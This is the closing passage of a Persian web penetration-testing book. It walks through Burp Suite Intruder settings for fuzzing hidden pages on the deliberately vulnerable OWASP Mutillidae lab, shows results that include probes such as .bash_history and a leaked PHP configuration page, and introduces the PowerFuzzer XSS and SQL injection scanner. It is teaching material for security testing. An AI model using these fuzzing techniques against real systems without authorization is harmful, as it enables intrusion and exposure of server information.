
Store responses
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads

Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
404
Add
404
Match type: Simple string
Regex
Case sensitive match
Exclude HTTP headers



در پایان بر روی گزینه Start Attack کلیک کرده تا حمله آغاز گردد.





پس از پایان تست نتایج به شما نمایش داده می شود . در صورتیکه صفحه مورد نظر شما موجود نباشد ستون 404 که خودمان اضافه کردیم چک باکس آن فعال خواهد بود.



اگر 404 در محتوای صفحه یافت نشد در نتیجه بایستی موارد دیگر را بررسی کرد. شما می توانید به کمک ستون Length که طول بسته را نشان می دهد موارد حاصله را با هم مقایسه کنید.

با کلیک بر روی عنوان ستون Length می توانید نتایج را بر اساس اندازه درخواست ها مرتب کنید. مثلا در تصویر زیر سه صفحه _private و _admin و _adm صفحات مخفی هستند که دارای طول بسته متفاوتی نیز می باشند.

Intruder attack 1

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	404	Comment
128	_private	200	☐	☐	90566	☐	
119	_admin	200	☐	☐	90552	☐	
146	access	200	☐	☐	90552	☐	
118	_adm	200	☐	☐	90538	☐	
0		200	☐	☐	39527	☐	
98	OAErrorDetailPage	200	☐	☐	35380	☑	
82	AppsLocalLogin	200	☐	☐	35362	☑	
92	JMXSoapAdapter	200	☐	☐	35362	☑	
1	.bash_history	200	☐	☐	35356	☑	
148	access-log.1	200	☐	☐	35350	☑	
94	MANIFEST.MF	200	☐	☐	35344	☑	
3	.cvsignore	200	☐	☐	35338	☑	
108	SiteServer	200	☐	☐	35338	☑	
147	access-log	200	☐	☐	35338	☑	

Request | Response

Raw | Params | Headers | Hex

```
GET /mutillidae/index.php?page=_private.php&popUpNotificationCode=HPH0 HTTP/1.1
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=0; BEEFHOOK=ZRwW1Bz6JQrXuCQwSxnaBIM4swuvc1DIuBywFh5fZrAqV0aFarDK362XRMBOIyhCQ1KLZohdjPiJKT2d;
PHPSESSID=hg2h8dugtdv530q5negom65vf2
Connection: close
```

Type a search term — 0 matches

150 of 1918



اکنون اگر یکی از پارامترهای بدست آمده را درون مرورگر جایگزین پارامتر home کنیم به اطلاعات زیادی درباره سرور آسیب پذیر دست پیدا می کنیم.

Mozilla Firefox

http://19...Code=HPH0

192.168.1.15/mutillidae/index.php?page=_private.php&popUpNotificationCode=HPH0

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL

OWASP Top 10
Web Services
HTML 5
Others
Documentation
Resources

Release Announcements

Video Tutorials

Secret PHP Server Configuration Page

Back Help Me!

PHP Version 5.3.2-1ubuntu4.5


System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Sep 17 2010 13:32:04
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d /pdo_mysql.ini



ابزار PowerFuzzer

ابزار PowerFuzzer یک ابزار کاملا خودکار برای تست فازینگ می باشد. این ابزار حاوی گزینه های پیکربندی زیادی نیست و یک ابزار با استفاده ساده می باشد. استفاده از این ابزار زمانی مفید خواهد بود که شما قصد شناسایی آسیب پذیری های XSS و تزریق اسکیوال را دارید. تنها کاری که باید انجام دهید این است که آدرس URL آسیب پذیر را وارد کرده و دکمه Scan را فشار دهید. دیگر تنظیمات اختیاری هستند.

شما می توانید در صورت دلخواه یک مسیر URL دلخواه را از تست حذف کنید و همچنین در صورت نیاز اپلیکیشن به احرازهویت می توانید نام کاربری , پسورد و یا کوکی را وارد کنید .خط فرمان کالی لینوکس را باز کنید و powerfuzzer را وارد کنید تا ابزار باز شود. آدرس URL هدف خود را وارد کنید تا آسیب پذیری های موجود در هدف را شناسایی کنید.





این کتاب به پایان رسید ولی از نظر بنده هنوز ادامه دارد. برای درک بهتر مطالب مطرح شده به صورت روزانه مطالب آموزشی جدید و تمرین های مرتبط با محتوای آموزشی این کتاب در داخل سایت نت آموز قرار خواهد گرفت. به منظور دسترسی به این محتوا کافی است تا به لینک زیر رفته و جدیدترین آموزش ها و تمرین های اضافه شده در زمینه تست نفوذ وب را مطالعه کرده و حتما خودتان پیاده سازی کنید :

http://netamooz.net/courses/web-hacking-basics/

در صورتیکه سوال آموزشی دارید فقط از طریق فرم موجود در لینک زیر سوال خود را ارسال نمایید و پاسخ پرسش شما از طریق ایمیل وارد شده ارسال خواهد شد . خواهشمندم از ارسال پیام های مکرر خودداری فرمایید و تا دریافت پاسخ منتظر بمانید :

http://netamooz.net/technical-support/

در پایان یک خواهش کوچک

لطفا چند دقیقه وقت گذاشته و نظر خود را درباره این کتاب و مطالب مرتبط با آن مطرح کنید. به این منظور از طریق حساب کاربری خود در سایت وارد شده و در صفحه محصول و لینک زیر نظر خود را مطرح کنید. نظرات واقعی شما دوستان موجب شده تا اشکالات کار مشخص شده و در کارهای بعدی سعی در رفع آنها نماییم و همچنین نقاط قوت کار مشخص شده و مسیر درست با پایداری بیشتری ادامه پیدا کند :

http://netamooz.net/product/web-penetration-with-kali-linux/

همیشه سربلند باشید . محمد شریعتی مهر 

